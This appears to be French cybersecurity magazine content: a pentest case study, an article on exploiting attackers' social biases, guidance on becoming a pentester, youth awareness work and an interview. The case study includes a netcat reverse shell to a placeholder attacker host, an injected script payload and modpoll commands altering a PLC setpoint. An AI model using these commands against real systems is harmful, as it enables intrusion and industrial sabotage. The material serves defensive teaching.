En plaçant l'étudiant au cœur de scénarios pratiques et en l'immergeant dans les complexités réelles du hacking éthique, on ne se contente pas de développer des compétences techniques, mais on cultive également un état d'esprit critique, une rigueur méthodologique et une conscience éthique indispensables pour naviguer dans un environnement numérique en constante évolution.

Ces approches pédagogiques innovantes sont fondamentales pour préparer une nouvelle génération de professionnels non seulement compétents, mais aussi responsables et capables d'anticiper les défis de demain.

Reconnaître les hackers éthiques comme des partenaires stratégiques, investir dans leur expertise et favoriser une collaboration continue entre les équipes offensives et défensives sont des étapes cruciales pour construire un écosystème numérique plus sûr et plus digne de confiance pour tous.

« LES LLM SONT UTILISÉS POUR GÉNÉRER DES RÉPONSES DYNAMIQUES DANS LES HONEYPOTS. CELA PERMET DE RALENTIR L'ATTAQUANT, TOUT EN FAISANT GAGNER DU TEMPS AU HACKER ÉTHIQUE, QUI PEUT AINSI ANALYSER PLUS EN PROFONDEUR LA STRATÉGIE D'INTRUSION, ET ÉVALUER IMMÉDIATEMENT LE NIVEAU DE MAÎTRISE DE L'ATTAQUANT. »

Fériel Bouakkaz

EXCLUSIVITÉ

Au cœur d'un pentest avec un hacker

Thibaud est spécialiste du pentest, du hacking éthique, de la recherche de vulnérabilités et du renseignement d'origine cyber. Il est également associé et cofondateur de la société Thucy. Il est à l'origine du site offensive-Intelligence.com

Compromission d'un système industriel via une caméra IP

Certaines données sont volontairement tronquées ou modifiées pour éviter d'identifier le client et le périphérique vulnérable.

Contexte de la mission

Dans le cadre d'un audit de sécurité offensive d'un site de production industriel, une mission d'intrusion sur un périmètre large a été confiée à une équipe de pentesters

Le périmètre en question est la suivant :

- Un réseau bureautique

- Un réseau industriel (OT)

- Des systèmes d'accès physiques (contrôle d'accès, caméras)

- Quelques équipements connectés à Internet pour maintenance ou supervision distante.

L'objectif était d'évaluer les capacités de détection, de segmentation, et la résilience globale du système d'information face à une compromission interne ou externe.

Reconnaissance passive

L'analyse des plages IP publiques de l'entreprise a révélé la présence d'un équipement exposé directement sur Internet, identifiable avec Shodan.

L'équipement en question, répondait sur les ports 80 (HTTP) et 554 (RTSP).

De plus, il exposait une interface d'administration web accessible sans authentification, également, son firmware datait de plusieurs années, basé sur un micro-serveur HTTP (Boa) connu pour son obsolescence.

La bannière serveur et le chemin des ressources ont permis d'identifier le modèle comme appartenant à une gamme de caméras IP industrielles répandues dans la vidéosurveillance.

Exploitation de la vulnérabilité

Une vulnérabilité connue sur ce modèle permettait de bypasser l'authentification via une requête GET spécifique, permettant de récupérer la configuration complète de l'appareil sans login.

L'interface comprenait un champ dédié à la configuration du DNS dynamique, vulnérable à l'injection de commandes système. L'exploitation, via une simple requête HTTP, permettait l'exécution arbitraire de commandes shell, avec les droits root sur l'appareil.

Un reverse shell a pu être ouvert sur un serveur de contrôle distant via la commande suivante : nc -e /bin/sh <attacker-ip> 4444

Le terminal retourné permettait un contrôle complet de la caméra.

Reverse du firmware de la caméra

Après avoir obtenu l'accès root à la caméra IP, le firmware embarqué est récupéré localement, puis exfiltré et analysé.

La structure identifiée est la suivante:

- Bootloader U-Boot
- Kernel Linux 2.6.x
- Rootfs SquashFS

contenant des scripts et des binaires propriétaires

Dans /etc/init.d/ : un script de démarrage fait référence à un binaire non documenté /usr/bin/xx_streamer.
Le désassemblage avec Ghidra révèle des informations intéressantes sur xx_streamer :

- Il écoute par défaut en UDP sur un port non documenté (45930)
- Il lance un module Bluetooth LE à l'init, via une lib custom : libxxble.so

Une recherche sur les chaînes de caractères (strings) dans cette lib fait apparaître des instructions AT pour communication Bluetooth Low Energy (BLE).

Interfaçage Bluetooth et rebond physique

Sur site, un sniffer BLE (nrf52840) est utilisé à proximité des caméras de surveillance.

Une communication BLE est détectée en continu entre la caméra et une badgeuse murale (utilisée pour la gestion des horaires du personnel), probablement pour synchroniser horodatages et notifications visuelles.

Dès lors, l'équipe tente de trouver la faille qui serait présente. La caméra utilise un appairage BLE sans authentification renforcée. La communication est en clair, et la badgeuse accepte automatiquement les connexions à partir de l'UUID caméra.

L'équipe configure un faux périphérique BLE imitant l'UUID et le comportement de la caméra.

```
Service Generic Access (0x1800)

Device Name (0x2A00) handle: 6, value handle: 7
  | access rights: read, write
Appearance (0x2A01) handle: 8, value handle: 9
  | access rights: read
Peripheral Preferred Connection Parameters (0x2A04) handle: 10, value handle: 11
  | access rights: read
```

Code utilisé pour la configuration

Résultat : la badgeuse accepte la nouvelle connexion, permettant l'envoi de commandes via GATT (Generic Attribute Profile), notamment :

- Lecture/écriture de données sur la mémoire de la badgeuse
- Export des logs locaux
- Modification de l'heure système

Escalade via badgeuse et accès au réseau OT

La badgeuse est reliée au réseau interne via RJ45, sans passerelle sécurisée. Un tcpdump révèle que celui-ci communique régulièrement avec un serveur central d'authentification via HTTP (pas HTTPS).

Via le rebond, nous avons :

- Mis en place un proxy depuis le faux périphérique BLE (injecté dans une carte industrielle configurée en pont BLE ↔ Ethernet)

- Intercepté des identifiants d'un opérateur technique lors du badgeage

- Rejoué la session vers le serveur d'authentification,
- Pour finalement avoir accès à un NAS…

Suite à la compromission de la badgeuse murale par le biais de la connexion BLE non sécurisée.

Accès au NAS : extraction, analyse et exploitation

Une analyse des communications réseau a révélé des échanges réguliers en HTTP avec un serveur NAS interne.

L'étude de ces flux a permis d'identifier la nature des requêtes : téléchargement périodique de scripts de mise à jour et synchronisation horaire.

Découverte du NAS

- Adresse IP du NAS découverte.

- Ports ouverts détectés :
80/tcp : interface de gestion web (non utilisée ici),
445/tcp : service SMB actif,
22/tcp : SSH restreint à certaines IP (non exploitée à ce stade).

- Partage SMB public accessible sans authentification, contenant un répertoire badge_updates/.

Analyse des scripts de badge

Le répertoire badge_updates/ contient plusieurs scripts shell utilisés par les terminaux de badgeage :

- sync_time.sh
- pull_logs.sh
- push_logs.sh
- config.sh

Les scripts sont basiques mais contiennent plusieurs failles critiques.

Exemple extrait de config.sh :

```
#!/bin/sh
# Config file for badge terminal

NAS_USER="admin"
NAS_PASS="badge1234"
NAS_PATH="/mnt/badge_logs"

mount -t cifs //192.168.10.200/
data $NAS_PATH -o

username=$NAS_
USER,password=$NAS_PASS
```

Vulnérabilités identifiées

Plusieurs vulnérabilités ont pu être identifiées. Les identifiants étaient codés en dur, en clair, accessibles à toute entité ayant accès au réseau SMB.

Il n'y avait pas non plus de chiffrement des logs transmis, ni de vérification d'intégrité.

L'une des vulnérabilités la plus importante à été la découverte des droits root accessibles pour l'exécution de code arbitraire, ce qui multiplie l'impact en cas d'exploitation.

Exploitation de vulnérabilités

L'accès aux identifiants NAS a permis les actions suivantes :

Monter le répertoire principal du NAS sur la machine de l'attaquant.

Également, accéder aux logs complets de badgeage (horodatages, matricules, postes associés).

Il a été possible d'Injecter un script malicieux dans pull_logs.sh, qui sera exécuté par les badgeuses lors de leur routine.

Exploitation industrielle via pull_logs.sh

Le script pull_logs.sh, modifié sur le NAS, est périodiquement récupéré et exécuté par les badgeuses.

La version injectée contient un module de scan ciblé du réseau industriel, dissimulé dans une fonction auxiliaire.

Payload injecté

```
#!/bin/sh
# Hijacked pull_logs.sh

# Routine légitime
rsync -avz /var/log/badges/
/mnt/badge_logs/

# Payload ajouté
/usr/bin/scan_modbus &
```

Le binaire **scan_modbus** est un outil léger développé pour ce scénario, intégré dans /usr/bin/ via une tâche de post-sync précédente.

Il cible spécifiquement le réseau industriel 192.168.30.0/24, isolé mais routable depuis notre accès de la badgeuse.

Fonctionnement de scan_modbus

Scan des ports 502/TCP (Modbus-TCP) et 44818/TCP.

Envoi de requêtes Modbus de type Function Code 0x03 (Read Holding Registers),

Dump de la réponse dans un fichier local chiffré (/tmp/bus.log.enc).

Le scanner identifie un API Siemens S7-1200 (firmware vulnérable).

Le script envoie ensuite une commande de test via modpoll : modpoll -m tcp -t 4:float -r 40001 -c 2 192.168.30.21

Le retour confirme que :

La communication est possible depuis la badgeuse,

L'API n'a aucun filtrage d'IP,

Les registres de consigne sont accessibles en lecture.

Une modification de consigne est envoyée via :
modpoll -m tcp -t 4:float -r 40001 -c 2 -1 192.168.30.21 85.0

Cette commande modifie la température de consigne d'un module de régulation en pleine production, provoquant un désalignement entre les valeurs réelles et les consignes système sans authentification ni log côté API.

Thibaud

Cette étude de cas révèle une inquiétante réalité : dans le paysage industriel interconnecté d'aujourd'hui, une faille de sécurité, même apparemment mineure et située à la périphérie du réseau, peut initier une réaction en chaîne dévastatrice, menant à la compromission de systèmes critiques de production.

L'attaque simulée, partant d'une simple caméra IP exposée sur Internet, met en lumière une série de négligences systémiques et souligne l'impérative nécessité d'une approche de sécurité holistique et multicouche pour protéger les environnements industriels contre des menaces de plus en plus sophistiquées. L'étape initiale de l'attaque, exploitant un firmware obsolète et une interface d'administration non authentifiée sur la caméra IP, est un rappel brutal de l'importance cruciale de la gestion des correctifs et de la surveillance continue de tous les équipements connectés au réseau, y compris ceux dédiés à la sécurité physique.

Ces dispositifs, souvent considérés comme moins critiques que les systèmes OT traditionnels, représentent pourtant des points d'entrée potentiels significatifs pour des attaquants cherchant à infiltrer le réseau. Leur exposition directe à Internet, sans mesures de sécurité adéquates, constitue une invitation ouverte aux cybermenaces.

Le pivot inattendu via la communication Bluetooth LE non sécurisée avec une badgeuse murale souligne un angle mort fréquent dans les stratégies de sécurité industrielle : la négligence des protocoles sans fil et des interactions entre des systèmes apparemment disparates. L'absence d'authentification robuste et la transmission de données en clair sur cette liaison ont permis aux pentesters de franchir une première barrière du réseau interne.

Cette découverte met en évidence la nécessité d'auditer et de sécuriser toutes les formes de communication, y compris celles impliquant des technologies IoT et des systèmes d'accès physique.

L'absence de segmentation réseau efficace s'est avérée être une vulnérabilité critique majeure. Le manque de barrières de sécurité entre le réseau bureautique, le réseau OT et les systèmes d'accès physiques a permis à l'attaque de progresser latéralement sans rencontrer de résistance significative.

Une architecture réseau segmentée, basée sur le principe du moindre privilège et utilisant des pare-feu et des zones démilitarisées est essentielle pour limiter la propagation d'une compromission et protéger les actifs les plus critiques.

L'utilisation de protocoles non chiffrés, tels que HTTP, pour l'authentification et le transfert de données sensibles, notamment les identifiants d'un opérateur, a facilité l'interception et le rejeu de ces informations par les attaquants. Le chiffrement de toutes les communications internes, en particulier celles impliquant des informations d'identification et des données opérationnelles, est une mesure de sécurité fondamentale pour prévenir l'espionnage et la manipulation.

La découverte d'identifiants codés en dur dans des scripts de mise à jour sur le serveur NAS est une erreur de conception et de gestion des secrets qui a des conséquences désastreuses. Stocker des mots de passe en clair, accessibles à toute entité ayant un accès même limité au réseau, compromet instantanément la sécurité des systèmes associés.

Une gestion rigoureuse des secrets, utilisant des coffres-forts numériques et des mécanismes d'authentification robustes, est indispensable pour protéger les informations sensibles.

Enfin, la capacité à interagir avec un API Siemens S7-1200 sans authentification ni journalisation dans le réseau OT représente une vulnérabilité critique aux conséquences potentiellement catastrophiques pour la production. L'absence de contrôle d'accès et de traçabilité des actions sur les systèmes de contrôle industriel ouvre la voie à des manipulations non détectées et à des arrêts de production malveillants. La mise en œuvre de mécanismes d'authentification forte, de contrôle d'accès basé sur les rôles et d'une journalisation exhaustive est essentielle pour garantir l'intégrité et la disponibilité des systèmes OT.

Plus que jamais, soyons vigilants avec nos données !

De la tactique à la tromperie

Comment exploiter le biais de pression sociale contre les pirates ?

NATHALIE GRANIER

Nathalie Granier intervient en tant que cyber-psychologue et travaille sur l'analyse comportementale des cyberattaquants. Elle surveille les acteurs et les groupes malveillants, j'en détermine les signatures comportementales, les relations humaines.

Elle surveille les acteurs et les groupes malveillants, détermine les signatures comportementales, les relations humaines, intervient également sur les attaques par ingénierie sociale, avec un focus fort sur les manipulations psychologiques mises en œuvre.

Dans cet article, Nathalie nous explique comment les biais utilisés par les acteurs malveillants peuvent être utilisés afin de diviser pour mieux sécuriser. Les différents angles de vue, côté victime comme attaquant, seront traités afin de mieux comprendre le propos.

Du point de vue de la victime

Depuis toujours, l'appartenance à un groupe est essentielle à la survie. Dans les sociétés anciennes, l'exclusion sociale exposait à de graves dangers.

Aujourd'hui encore, cette peur du rejet persiste, perçue comme une menace pour l'estime de soi.

Pour s'en protéger, nous privilégions la conformité et évitons les risques, au point de nous autocensurer. Ce réflexe d'évitement peut devenir un frein psychologique, limitant nos choix et nous privant d'opportunités précieuses.

Examinons la pression sociale du point de vue de la victime et pourquoi elle peut être exploitée comme une arme dans le cyberespace.

Avant l'attaque

Les cybercriminels sont d'excellents psychologues : ils exploitent nos failles, notamment notre besoin d'appartenance et notre peur du rejet, pour nous manipuler. Sous pression sociale, les victimes réagissent souvent de manière impulsive. Les biais psychologiques, bien connus des attaquants, facilitent la manipulation et augmentent l'efficacité des cyberattaques.

Nous pouvons citer, parmi tant d'autres, la **pression temporelle** accentuée par des phrases comme celle-ci : "Vous devez cliquer sous 24h pour éviter la suspension de votre compte." La peur d'être perçu comme incompétent pousse à agir sans réfléchir.

Également, la c**onformité numérique** est un facteur important à prendre en compte. Une fausse panne bancaire incite à cliquer, car "des milliers de personnes l'ont déjà fait". Le réflexe d'imitation amplifie l'arnaque.

De plus, la **soumission à l'autorité** : Dans certains contextes, le respect de l'autorité ou une injonction d'un acteur étatique pousse à obéir sans se questionner. L'exemple de l'**harmonie sociale** peut aussi être évoqué. La peur du conflit incite à accepter des demandes douteuses, même dans les relations personnelles ou au sein même de nos cercles familiaux.

Après l'attaque

Après une cyberattaque, les victimes hésitent souvent à demander de l'aide ou à signaler l'incident, par crainte du jugement. Dans un environnement où la compétence est valorisée, révéler une erreur peut être perçu comme un échec.

Cette réticence à signaler l'incident peut également résulter de l'angoisse de ne pas être à la hauteur des attentes de l'organisation, renforçant le sentiment de culpabilité.

On oublie aussi trop souvent, la peur de représailles internes, comme des sanctions ou des blâmes, qui incite à minimiser l'incident et à ne pas chercher de soutien extérieur.

Sous l'angle de l'attaquant

Les cybercriminels sont aussi soumis à la pression sociale. Dans les forums clandestins, prouver sa valeur par des exploits techniques devient essentiel.

La reconnaissance pousse à prendre des risques, parfois contre leur propre intérêt ou sécurité.Comme leurs victimes, ils subissent des normes de groupe qui influencent leurs décisions… et deviennent, à leur tour, vulnérables. L'arroseur arrosé, en somme.

Les attaquants cherchent constamment à prouver leur compétence et à maintenir leur statut au sein de leur groupe. Cette pression pour être perçu comme supérieur ou expert peut les amener à prendre des risques démesurés, simplement pour impressionner leurs pairs.

Ils peuvent se lancer dans des attaques plus complexes qu'ils ne maîtrisent pas pleinement ou choisir des cibles plus risquées, dans l'espoir de gagner en reconnaissance. Souvent, cette recherche de validation les pousse à agir sans prendre les précautions nécessaires, ce qui entraîne des erreurs techniques et des failles dans la préparation de l'attaque.

De plus en plus, des délinquants cyber, débutants dans le milieu, s'attaquent directement à des multinationales sans expérience préalable. Leur objectif est ambitieux, mais sans reconnaissance immédiate ni préparation suffisante, ils commettent des erreurs fatales. À vouloir trop impressionner, ils finissent par s'exposer dangereusement.

Un exemple marquant est celui de Lizard Squad, connu pour ses attaques sur des plateformes de jeux en ligne. Leur volonté d'impressionner les a poussés à prendre des décisions risquées, ce qui a conduit à l'arrestation de plusieurs membres, notamment Junaid Hussain.

Cette volonté constante de repousser les limites peut conduire à des erreurs stratégiques, des choix de cibles inadaptés ou des attaques mal préparées, exposant ainsi ces attaquants à la détection et à l'échec.

Cette pression pour dépasser les autres dans la complexité des attaques peut amener un attaquant à se sentir invincible et à sous-estimer les risques. Cela mène à une erreur d'évaluation où la recherche de gloire personnelle l'emporte sur la planification stratégique. Le cybercriminel peut ainsi se précipiter dans une attaque ou utiliser des outils non éprouvés pour se démarquer.

L'attaque NotPetya est un cas emblématique de cette dynamique. Bien que destructrice et sophistiquée, elle était mal planifiée sur le plan stratégique. Les attaquants ont utilisé l'exploit EternalBlue, déjà connu à la suite de WannaCry, faci-

litant ainsi leur identification.

En agissant trop bruyamment et impulsivement, ils ont augmenté leurs chances d'exposition. Dans tous ces cas, on peut observer clairement l'influence du biais de groupe : les attaquants, en s'identifiant à leur communauté, adoptent des comportements de plus en plus risqués sans prendre le temps de remettre en question leurs décisions. L'effet de groupe les pousse à suivre des stratégies ou des approches populaires, souvent dictées par la dynamique collective, même lorsque ces choix sont loin d'être optimaux.

Ce phénomène d'aveuglement collectif crée une sorte de cercle vicieux où la validation sociale devient plus importante que l'évaluation rationnelle des risques, les exposant ainsi à des erreurs stratégiques majeures. Leur incapacité à s'extraire de cette logique de groupe les rend vulnérables à des failles critiques, non seulement sur le plan tactique, mais également en termes de détection et de sécurité.

Ceci n'est pas nouveau , Janis Irving avait déjà étudié cela, début des années 80. Sunstein après lui, a montré comment les discussions en groupe peuvent amplifier les opinions extrêmes, conduisant à des décisions plus risquées et à un renforcement des croyances initiales, un phénomène qui peut également affecter les groupes de cybercriminels. Ce processus de polarisation renforce l'engagement des membres envers des décisions risquées sans remettre en question leur validité.

L'erreur humaine reste l'un des maillons les plus fragiles de la chaîne de sécurité. Le biais de groupe et la compétition interne dans les communautés de hackers peuvent être exploitables à des fins offensives.

Pirater le pirate

"La victoire appartient à celui qui peut faire croire à l'autre qu'il ne peut pas gagner." Machiavel

En perturbant leur organisation et leur cohésion, on peut affaiblir leur efficacité.

Une stratégie efficace consiste à disséminer de fausses informations ou de fausses opportunités sur les forums de hackers, les incitant ainsi à lancer des attaques précipitées, par exemple en publiant de fausses vulnérabilités critiques ou en proposant des tutoriels incomplets, tout en faisant circuler des rumeurs sur les compétences de certains membres pour semer la confusion et le doute au sein du groupe.

Une autre approche consiste à introduire des contradictions dans la communication des attaquants afin de créer confusion et retards. Cela peut être réalisé en créant de faux documents contradictoires, en diffusant des instructions erronées sous l'apparence d'un leader du groupe, ou en lançant des rumeurs de trahison pour attiser la méfiance et semer la discorde parmi les membres.

Il est également possible de les isoler en exploitant leur peur du jugement et de l'échec, ou encore de simuler des échecs techniques et des attaques ratées afin d'ébranler leur confiance. Par exemple, on peut manipuler des logs pour leur faire croire qu'ils ont laissé des traces exploitables, ou créer de faux signaux de compromission pour les pousser à paniquer et abandonner. L'idée est de semer le doute, de perturber leur confiance et leur cohésion pour les pousser à l'erreur. En exploitant leurs propres biais cognitifs, nous retournons leurs méthodes contre eux. Nous aussi, jouons sur leur peur de l'échec.

Pour conclure, si la psychologie humaine demeure, soi-disant, un maillon faible dans la chaîne de sécurité, elle est également une clé stratégique pour renverser la situation.

Les cybercriminels, tout comme leurs victimes, sont manipulés par des biais psychologiques profondément enracinés, en particulier la pression sociale et le besoin de reconnaissance. En exploitant ces failles, nous pouvons non seulement les perturber dans leurs attaques, mais aussi démanteler leur cohésion interne, créant ainsi une brèche dans leur efficacité.

Loin d'être un simple phénomène isolé, la manipulation psychologique des attaquants devient une arme tout aussi puissante que les outils techniques qu'ils utilisent. Il ne s'agit plus uniquement de défendre nos systèmes, mais d'exploiter les vulnérabilités humaines des cybercriminels pour les déstabiliser et les faire échouer.

DEVENIR HACKER ETHIQUE

Comment ? Pour qui ?

Avant tout propos sur la façon de devenir hacker éthique, il faut savoir que c'est en premier lieu un état d'esprit, une façon bien particulière de penser et d'agir.

Il n'existe pas de voie toute tracée ou même unique pour atteindre ce métier. Nous parlerons ici de pentester plutôt que de hacker éthique, car c'est le nom plus académique donné à cette discipline.

Également, il faut juger sa motivation à devenir pentester. C'est-à-dire que, si cela est juste pour la "fame" ou le frisson de savoir être officiellement un pirate, alors les bases ne sont pas forcément bonnes. Il est très facile de se laisser entrainer sur une pente qui peut être glissante et dure à remonter une fois franchie.

Une bonne connaissance des bases en informatique combinée à une spécialisation en cybersécurité. C'est le fondement pour aspirer à devenir un hacker éthique.

La qualité première selon nous ? **La motivation !**

La motivation est primordiale, car le chemin n'est pas si simple. Cela ne tombera pas tout cuit juste en recopiant des lignes de code. Il faudra comprendre, chercher encore et toujours plus à s'améliorer. Nous serons clairs sur une chose : on ne devient pas expert en hacking avec une formation de 3 jours trouvée sur internet !

PARCOURS ACADÉMIQUE

Après un baccalauréat (certains proposent déjà des options cybersécurité):

BUT Informatique (ancien DUT Informatique) avec une spécialisation en sécurité ou réseaux. Ce cursus de 3 ans offre une base solide en informatique et peut inclure des modules de cybersécurité. Le parcours "Déploiement d'applications communicantes et sécurisées" ou le parcours "Cybersécurité" sont particulièrement pertinents dans le cadre d'un objectif de devenir pentester.

Licence Professionnelle en Informatique avec une spécialisation en sécurité des systèmes et réseaux. Cette formation d'un an après un Bac +2 permet d'acquérir des compétences spécifiques en administration et sécurité des réseaux.

Bachelor en Cybersécurité (en écoles spécialisées ou universités). De plus en plus d'écoles proposent des bachelors axés sur la cybersécurité, couvrant les aspects techniques du pentesting.

Master en Informatique avec une spécialisation en cybersécurité ou sécurité de l'information. Un master (Bac +5) permet d'approfondir les connaissances théoriques et pratiques en cybersécurité, avec des parcours souvent dédiés à la sécurité offensive et au pentesting.

Diplôme d'Ingénieur en Informatique avec une spécialisation en cybersécurité. Les écoles

d'ingénieurs proposent des spécialisations en sécurité informatique qui forment des experts de haut niveau, aptes à réaliser des tests d'intrusion complexes.

Mastère Spécialisé (Bac +6) en Cybersécurité. Ces formations de haut niveau se concentrent sur des domaines pointus de la cybersécurité, comme l'attaque et la défense en profondeur des systèmes d'information.

Il existe de nombreuses formations dans le domaine, toutes ne peuvent être listées ici. Il ne faut pas non plus négliger les **certifications professionnelles** qui sont très valorisées dans le domaine du pentesting.

Tout comme les études et formations associées à cette discipline, les certifications sont légion, mais certaines sont plus demandées que d'autres. Elles ne sont pas obligatoires, mais fortement recommandées pour preuve de savoir-faire.

Certified Ethical Hacker (CEH)

Cette certification internationale est l'une des plus reconnues dans le domaine du hacking éthique. Elle prouve une compréhension des techniques et des outils utilisés par les pirates, mais dans un cadre légal.

Offensive Security Certified Professional (OSCP)

Cette certification est très technique et axée sur la pratique du pentesting. Elle est réputée pour sa difficulté et est très prisée par les employeurs.

CompTia PenTest +

Elle évalue les compétences les plus récentes en matière de tests d'intrusion, d'évaluation et de gestion des vulnérabilités, nécessaires pour déterminer la résilience du réseau face aux attaques

PARCOURS AUTODIDACTE OU RECONVERSION PRO

Faire des études n'est pas toujours possible pour chacun mais il ne faut pas oublier qu'il est possible de se reconvertir par le biais des transitions professionnelles telles que le propose l'organisme Transition Pro.

Néanmoins, il est tout aussi recommandé de se former en autodidacte tout au long de son parcours via des plateformes telles que **TryHackMe, RootMe ou Hack The Box**. Des parcours complets sont présents sur ces plateformes. Elles offrent une vraie façon de pratiquer dans un univers sécurisé et maitrisé, via des laboratoires de pratiques.

De plus en plus reconnu lors des entretiens d'embauche, les formations sur ce genre de plateformes démontrent une envie d'apprendre et de se dépasser afin de progresser.

Il ne faut pas hésiter aussi à contacter des professionnels dans le domaine afin d'échanger sur le quotidien de chacun.

SENSIBILISER POUR MIEUX PROTÉGER

Comment aborder la cybersécurité avec les plus jeunes de manière efficace ?

Tout commence en leur parlant simplement et surtout, en prenant le temps de les écouter. Depuis plusieurs années, le CEFCYS (Cercle des Femmes de la Cybersécurité) mène des actions à travers son pôle de sensibilisation et son collectif Shield4Cyber pour sensibiliser enfants, adolescents, parents et enseignants aux réalités de notre monde connecté.

Le collectif créé par des professionnelles de la cybersécurité membres du CEFCYS, va directement à la rencontre des jeunes, dans les écoles, collèges et lycées à travers toute la France, pour les sensibiliser aux risques de sécurité numérique et les aider à mieux utiliser leurs outils connectés. Les ateliers, en petits groupes pour que chacun puisse s'exprimer, sont pensés pour favoriser l'échange.

Les thèmes abordés sont très concrets pour les élèves. Au cours des ateliers, ils peuvent s'exprimer librement sur des sujets du quotidien comme le temps passé sur les écrans, les réseaux sociaux, le cyberharcèlement, la protection de la vie privée, les jeux en ligne… des sujets qui permettent d'animer les discussions avec un langage accessible et surtout avec pédagogie pour les guider dans leur utilisation quotidienne. Le programme de sensibilisation est structuré autour de plusieurs ateliers évolutifs selon l'âge des élèves pour mieux les accompagner. Par exemple, pour les plus jeunes, âgés de 5 à 9 ans, l'objectif sera de transmettre les bons réflexes dès les premières interactions avec le numérique.

Pour des élèves plus âgés, qui ont entre 11 et 15 ans, le but sera plutôt de les accompagner vers une prise de conscience de certains risques liés à leurs usages des outils numériques comme les applications de réseaux sociaux, afin qu'ils puissent mieux se protéger en ligne. « Ce qui fonctionne le mieux, c'est quand les élèves font eux-mêmes le lien avec leur quotidien», mentionne **Laetitia Soyer** (photo), membre active du collectif Shield4Cyber. Et ça marche.

En classe de sixième, certains élèves confirment avoir déjà lancé leur propre chaîne YouTube. Un point d'entrée pour initier des discussions sur les responsabilités d'un tel projet, la protection des données personnelles et l'importance de sécuriser ses informations de manière efficace. Ces ateliers comprennent également une présentation des métiers du numérique pour faire grandir la culture de la cybersécurité dès le plus jeune âge.

Les interventions sont des moments d'échange et de transmission pour tous, avec des discussions qui créent des prises de conscience concrètes. Ce travail d'éducation peut continuer en ligne via la chaine YouTube du programme Shield-4Cyber, qui propose des vidéos éducatives destinées

aux jeunes. C'est un outil supplémentaire pour aider à faire passer les bons messages de prévention. Présentées sous forme de petits dessins animés, ces vidéos racontent des situations de la vie quotidienne, comme le partage de photos entre amis sur les réseaux sociaux, pour illustrer les bons réflexes à adopter.

Ce format simple et accessible aide les jeunes à s'identifier aux situations et mieux comprendre les risques auxquels ils peuvent s'exposer tout en donnant aux parents les clés nécessaires pour initier la discussion à la maison.

Les interventions ne se limitent pas aux élèves. Éduquer les enfants au numérique, c'est aussi accompagner les parents, qui peuvent parfois avoir besoin d'être guidés pour mieux comprendre la façon dont leurs enfants utilisent la technologie au quotidien. Des conférences sont organisées régulièrement et sont destinées aux professeurs, éducateurs ou parents d'élèves pour renforcer l'impact de ces enseignements sur le long terme. Derrière chaque atelier, il y a aussi un message pour l'avenir : la cybersécurité peut devenir une voie professionnelle pour les jeunes générations. Présenter les métiers de la cybersécurité et partager des parcours inspirants de professionnels de ce secteur, c'est une autre mission que se donne le collectif. En montrant la diversité des profils qui peuvent faire de la cybersécurité, ces initiatives aident à rendre le secteur plus inclusif.

D'autres initiatives poursuivent le même objectif de sensibilisation. Startup For Kids s'inscrit dans cette même dynamique, en proposant également une approche ludique et pédagogique pour initier les plus jeunes aux enjeux du numérique et de l'innovation. L'association organise régulièrement des ateliers, des hackathons, des cours de code et des événements pensés pour stimuler la curiosité et le travail en équipe. Des projets très complémentaires avec les actions menées par le collectif de sensibilisation du CEFCYS, avec lequel Startup For Kids collabore depuis plusieurs années.

Ces initiatives ont en commun une approche pédagogique fondée sur l'écoute et l'échange. Les interventions visent à faire émerger une culture numérique éducative et responsable, mais surtout accessible. La cybersécurité nous concerne tous, elle peut commencer dans une salle de classe, à travers un atelier de sensibilisation ou même une simple conversation. Et c'est précisément sur ce terrain-là que les activités de ces associations font toute la différence.

Zoom sur nos talents féminins dans la cyber

Réinventer la santé grâce à l'IA : le projet innovant de **Medi Kebantima**

Medi Kebantima, étudiante en cybersécurité à la Paris School of Technology & Business (PST&B) et fondatrice de la start-up INNOV en République Démocratique du Congo, transforme le secteur de la santé en Afrique avec l'intelligence artificielle. Grâce à son application Kisi App, qui vérifie l'authenticité des médicaments, elle répond à un défi crucial pour le continent. Dans cet entretien, elle partage son parcours, son innovation et ses ambitions pour renforcer la cybersécurité et la santé à l'échelle mondiale.

Bonjour Medi, peux-tu te présenter en quelques mots ?

Je suis Medi Kebantima, étudiante en Master 2 en Cybersécurité au sein de l'école Paris School of Technology & Business (PST&B). Avant cela, j'ai obtenu une Licence en Génie Électrique avec une spécialisation en Réseaux et Télécommunications à Kinshasa, en RDC.

Aujourd'hui, je me spécialise en cybersécurité tout en développant INNOV, la start-up que j'ai fondée en RDC.

Peux-tu nous parler des projets d'INNOV ?

Chez INNOV, nous proposons des services de formation en domotique, robotique et intelligence artificielle et avons lancé deux projets principaux.

Le premier, Kisi App, est une solution innovante permettant de vérifier l'authenticité des médicaments grâce une intelligence artificielle. Le second, Jeuneuriat (pour Jeunes et Entrepreneuriat) vise à promouvoir l'entrepreneuriat auprès des étudiants et à former les jeunes dans la filière STEM (Sciences, Technologies, Ingénierie et Mathématiques). Nous avons déjà formé plus de 3 000 élèves à travers la RDC. Dans une approche ludique, les élèves ont travaillé sur différents projets : certains ont créé de petits robots ou des applications, tandis que d'autres ont développé leurs compétences en leadership.

Comment est née l'idée de Kisi App et comment fonctionne cette application ?

L'idée a émergé lors d'un programme d'incubation de l'ONU Femmes, qui encourage les

projets à fort impact sociétal. En approfondissant mes recherches, j'ai pris conscience de l'ampleur du problème des médicaments contrefaits en Afrique.

C'est ainsi qu'est née Kisi App, une application capable de vérifier l'authenticité d'un médicament grâce à un dispositif d'analyse moléculaire.

Au fil des améliorations, nous avons mis au point un système associant intelligence artificielle et spectrophotométrie (une technique qui mesure l'absorption de la lumière pour identifier la composition d'une substance), afin de comparer les médicaments à des références officielles. Je voulais une solution simple à déployer, alors j'ai exploré l'idée d'allier une application à un dispositif d'analyse intelligent.

C'est comme ça que nous avons conçu notre premier boîtier. À chaque étape, le projet a évolué. Nous l'avons présenté à plusieurs concours, remporté des distinctions, et c'est ce qui nous a finalement conduits à créer la startup INNOV.

Tu as été récompensée par plusieurs prix, dont le "30 under 30" de Forbes Afrique, ainsi que par Total Energies et le CEFCYS, pour tes travaux sur cette innovation. Qu'est-ce que ces distinctions signifient pour toi ?

Ces distinctions sont une reconnaissance du travail accompli par mon équipe et moi. Elles nous motivent à aller plus loin et encouragent d'autres jeunes, notamment des femmes, à se lancer dans la tech et l'entrepreneuriat. J'ai fait mes études dans un environnement où les femmes étaient peu nombreuses, et je veux être un modèle pour celles qui hésitent à se lancer.

Qu'est-ce qui t'a poussée à t'intéresser à la cybersécurité?

